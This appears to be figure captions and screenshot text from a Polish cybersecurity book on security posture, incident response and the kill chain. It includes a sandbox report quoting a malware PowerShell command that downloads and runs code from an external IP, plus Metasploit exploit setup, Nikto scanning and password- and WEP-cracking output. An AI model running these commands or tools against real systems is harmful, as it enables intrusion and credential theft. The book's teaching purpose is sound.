



Rozdział 1. Stan zabezpieczeń



Rysunek 1.1. Korelacja między atakami a użytkownikiem końcowym



Rysunek 1.2. Przykład ataku na łańcuch dostaw

Search recommendations

Control status: All

Recommendation status: 2 Selected

Recommendation maturity: All

Severity: All

Resource

Collapse all

Response actions: All

Contains exemptions: All

Environment: All

Tactics: Initial Access

Controls	Max score	Current Score	Potential score increase
Enable MFA	10	0	+ 17% (10 points)
MFA should be enabled on accounts with owner permissions on your sub...			
MFA should be enabled on accounts with owner permissions on your subs...			
Secure management ports	8	6.79	+ 2% (1.21 points)
Internet-facing virtual machines should be protected with network securi...			
Management ports should be closed on your virtual machines			
Management ports of virtual machines should be protected with just-in-t...			

Rysunek 1.4. Zalecenia mające zastosowanie do fazy uzyskiwania początkowego dostępu MITRE ATT&CK

Home > Microsoft Defender for Cloud >

Management ports of virtual machines should be protected with just-in-time network access control

Exempt

View policy definition

Open query

Severity

High

Freshness interval

24 Hours

Tactics and techniques

Initial Access +1

Description

Azure Security Center has identified some overly-permissive inbound rules for management ports in your Network Security Group. Enable just-in-time access control to protect your VM from internet-based brute-force.

Remediation steps

Affected resources

Unhealthy resources (4)

Healthy resources (27)


Not applicable resources (18)

Search virtual machines


Name

Subscription


Rysunek 1.5. Zalecenie zamknięcia portu zarządzania



Rysunek 1.6. Wielowarstwowa ochrona tożsamości




Rysunek 1.7. Scenariusz BYOD z izolacją zatwierdzonych aplikacji korporacyjnych



Rysunek 1.8. Ciągłe monitorowanie bezpieczeństwa wspierane przez tradycyjne systemy alarmowe, analizę behawioralną i uczenie maszynowe



Rysunek 1.9. Trzy filary właściwego stanu zabezpieczeń: ochrona, wykrywanie i reagowanie




Rysunek 1.10. Niektóre komponenty ZTA

These recommendations directly affect your secure score. They're grouped into security controls, each representing a risk category. Focus your efforts on controls worth the most points, and fix all recommendations for all resources in a control to get the max points. [Learn more >](#)


Search recommendations	Control status: All	Recommendation status: 2 Selected	Recommendation maturity: All	Severity: All	Resource type: All	Sort by max score
Collapse all	Response actions: All	Contains exemptions: All	4 selected	Tactics: All		
Controls	Max score	Environment	Score increase	Unhealthy resources	Resource health	Actions
> Enable MFA	10	<input checked="" type="checkbox"/> Azure	+ 17% (10 points)	2 of 18 resources	<div><div></div></div>	
> Secure management ports	8	<input checked="" type="checkbox"/> AWS (classic)	+ 2% (1.29 points)	5 of 48 resources	<div><div></div></div>	
> Remediate vulnerabilities	6	<input checked="" type="checkbox"/> GCP	+ 10% (5.55 points)	49 of 63 resources	<div><div></div></div>	
> Apply system updates	6	<input checked="" type="checkbox"/> AWS (preview)	+ 2% (0.96 points)	8 of 68 resources	<div><div></div></div>	
Log Analytics agent should be installed on your virtual ma...				7 of 49 virtual machines	<div><div></div></div>	
Log Analytics agent should be installed on your Windows...				None	<div><div></div></div>	
Log Analytics agent should be installed on your Linux base...				None	<div><div></div></div>	
System updates should be installed on your machines				1 of 50 VMs & servers	<div><div></div></div>	
Log Analytics agent should be installed on your virtual ma...				None	<div><div></div></div>	
System updates on virtual machine scale sets should be ins...				None	<div><div></div></div>	
SSM agent should be installed on your AWS EC2 Instances				3 of 3 AWS resources	<div><div></div></div>	
Amazon Redshift should have automatic upgrades to majo...				None	<div><div></div></div>	
RDS automatic minor version upgrades should be enabled				1 of 2 AWS RDS DB Instances	<div><div></div></div>	

Rysunek 1.11. Zalecenia CSPM dla platform Azure, AWS i GCP



Rysunek 1.12. Podstawowy przepływ pracy zespołu czerwonego

Zakładanie naruszenia bezpieczeństwa




Rysunek 1.13. Interakcje zespołów czerwonego i niebieskiego podczas ćwiczenia konfrontacji


Rozdział 2. Proces reagowania na incydenty



Rysunek 2.5. Ekran z fali ataków WannaCry



Rysunek 2.6. Wynik skanowania za pomocą narzędzia VirusTotal



Rysunek 2.7. Karta szczegółów skanowania narzędzia VirusTotal



Rysunek 2.8. Wyszukiwanie na stronie MITRE ATT&CK

Enterprise	T1059	.001	Command and Scripting Interpreter: PowerShell	Cobalt Strike can execute a payload on a remote host with PowerShell. This technique does not write any data to disk. [1][4] Cobalt Strike can also use PowerSploit and other scripting frameworks to perform execution.[9][10][51][2]
------------	-------	------	---	--

Rysunek 2.9. Technika używana przez Cobalt Strike

31 / 58

31 security vendors flagged this file as malicious

8a57464c93d4fd85e51e07748d4fcc0b9e6b5064642a0ec859040d1606fd0f8

44.15 KB

2021-11-09 10:51:20 UTC

19 days ago

cve-2017-11882


exploit

ole-embedded

rtf

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
Ad-Aware	Exploit.MathType.Gen	AhnLab-V3	OLE/Cve-2017-11882.Gen
ALYac	Exploit.CVE-2017-11882.Gen	Avast	Other:Malware-gen [Trj]
AVG	Other:Malware-gen [Trj]	BitDefender	Exploit.MathType.Gen
CAT-QuickHeal	Exp.CVE-2017-11882.39986	ClamAV	Doc.Dropper.Agent-6424087-0
Comodo	Exploit.W97M.CVE2017-11882.Hi@83ngtk	Cyren	CVE-2017-11882.C.gen/Camelot
DrWeb	Exploit.Rtf.258	Emisoft	Exploit.MathType.Gen (B)
eScan	Exploit.MathType.Gen	ESET-NOD32	Probably A Variant Of Win32/Exploit.CVE-...
FireEye	Exploit.MathType.Gen	Fortinet	MSOffice/CoinMiner.Cleexploit
GData	Exploit.CVE-2017-11882.Gen (2x)	Ikarus	Exploit.CVE-2017-11882
Kaspersky	HEUR:Exploit.MSOffice.Generic	Lionic	Hacktool.MSOffice.Generic.3lc
MAX	Malware (ai Score=95)	McAfee	Exploit-CVE2017-11882.c
McAfee-GW-Edition	BehavesLike.Trojan.pv	Microsoft	Exploit:O97M/CVE-2017-11882.A
Rising	Exploit.CVE-2017-11882.D440 (CLASSIC)	Sangfor Engine Zero	Exploit.Win32.CVE-2017-11882.SAVE

Rysunek 2.10. Wyszukiwanie skrótu pliku



8a57464c93d4f6d85e51e07748d4ffcc0b9e6b5a64642aec859040d1606fd0f8

Process And Service Actions ⓘ

Permissions Requested

SE_DEBUG_PRIVILEGE

Processes Created

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Shell Commands

powershell -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://46.21.147.61:80/a'))"

Processes Injected

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Processes Terminated

C:\Program Files\Common Files\microsoft shared\EQUATION\EQNEDT32.EXE
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Services Opened

RASMAN
rasman

Processes Tree

↳ 3808 - eqnedt32.exe
↳ 2684 - eqnedt32.exe
↳ 3704 - powershell.exe

Rysunek 2.11. Kolejne dowody na złośliwe użycie programu PowerShell

Rozdział 3. Czym jest cyberstrategia?




Rysunek 3.2. Ilustracja definicji ryzyka




Rysunek 3.3. Elementy, które powinien uwzględnić plan cyberstrategii

Rozdział 4. Łańcuch niszczenia cyberbezpieczeń



Rysunek 4.1. Pionowe i poziome podnoszenie uprawnień



Rysunek 4.2. Obszary, w których pomocne może być narzędzie UEBA

```

msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.1.71    yes       The target address
  RPORT      445             yes       Set the SMB service port
  SMBPIPE    BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 192.168.1.71
RHOST => 192.168.1.71
msf exploit(ms08_067_netapi) >

```

Rysunek 4.3. Interfejs frameworku Metasploit

```


windows/imap/eudora_list      Qualcomm WorldMail 3.0 IMAPD LIST Buffer Overflow
windows/imap/novell_netmail_auth  Novell NetMail <=3.52d IMAP AUTHENTICATE Buffer Overflow

Compatible payloads
=====

  Name      Description
  ----      -
  generic/shell_bind_tcp      Generic Command Shell, Bind TCP Inline
  windows/dllinject/bind_tcp  Reflective DLL Injection, Bind TCP Stager
  windows/meterpreter/bind_tcp  Windows Meterpreter (Reflective Injection), Bind TCP Stager
  windows/metsvc_bind_tcp      Windows Meterpreter Service, Bind TCP
  windows/patchupdllinject/bind_tcp  Windows Inject DLL, Bind TCP Stager
  windows/patchupmeterpreter/bind_tcp  Windows Meterpreter (skape/jt injection), Bind TCP Stager
  windows/patchupvncinject/bind_tcp  Windows VNC Inject (skape/jt injection), Bind TCP Stager
  windows/shell/bind_tcp      Windows Command Shell, Bind TCP Stager
  windows/shell_bind_tcp      Windows Command Shell, Bind TCP Inline
  windows/upexec/bind_tcp      Windows Upload/Execute, Bind TCP Stager
  windows/vncinject/bind_tcp  VNC Server (Reflective Injection), Bind TCP Stager

```

Rysunek 4.4. Kompatybilne ładunki we frameworku Metasploit




Rysunek 4.5. Dashboard narzędzia Twint

```
root@kali:~# nikto -host http://webscantest.com
- Nikto v2.1.6


-----
+ Target IP: 69.164.108
+ Target Hostname: .com
+ Target Port: 80
+ Start Time: 2018-03-23 13:11:33 (GMT3)
-----

+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.24
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie TEST_SESSIONID created without the httponly flag
+ Cookie NB_SRVID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x65 0x52770f2c6d6a3
+ "robots.txt" contains 4 entries which should be manually viewed.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positive s.
+ OSVDB-3092: /cart/: This might be interesting...
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 7449 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time: 2018-03-23 14:50:58 (GMT3) (5965 seconds)
-----
```

Rysunek 4.6. Użycie narzędzia Nikto do szukania luk w zabezpieczeniach serwera Ubuntu



Rysunek 4.7. Zrzut ekranu z narzędzia Kismet



Rysunek 4.8. Sparta w trakcie ataku brute force

```

root@kali:~
File Edit View Search Terminal Help
root@kali:~# john --wordlist=/usr/share/john/password.lst /root/johns_passwd
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypto"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA5
12 128/128 SSE2 2x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password (john)
lg 0:00:00:07 DONE (2015-11-06 01:44) 0.1424g/s 505.1p/s 650.9c/s 650.9C/s modem
..sss
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
root@kali:~#

```

Rysunek 4.9. John the Ripper odzyskuje zaszyfrowane hasło

```

Aircrack-ng
aircrack-ng 0.4.2

[00:00:04] Tested 21263 keys (got 1008195 IUs)

KB    depth  byte(vote)
0      0/1    8E< 66> 3D< 17> 2D< 17> DA< 16> BF< 10> F4< 8>
1      0/1    CC< 243> 9B< 16> 69< 15> AB< 10> 0B< 8> F3< 4>
2      0/1    28< 183> DA< 16> CA< 11> 97< 8> 2B< 8> 98< 8>
3      0/1    0C< 212> AC< 20> 69< 19> F8< 15> 63< 12> F4< 11>
4      0/1    4A< 96> 89< 33> EA< 14> 36< 12> 99< 11> 54< 9>
5      0/1    AC< 164> 3B< 33> 37< 27> 91< 21> 03< 20> 01< 15>
6      0/1    49< 251> 86< 60> A9< 33> 16< 27> DF< 25> 2F< 18>
7      0/1    B7< 290> 88< 61> 9C< 42> 33< 23> 8D< 21> 5C< 19>
8      0/1    71< 858> 38< 51> 1A< 33> C9< 26> E8< 18> 6D< 14>
9      0/1    6B< 345> F0< 24> 9D< 22> A8< 20> 19< 17> 4C< 14>
10     0/1    78< 437> CC< 36> 9E< 29> 2F< 24> F6< 22> D1< 22>

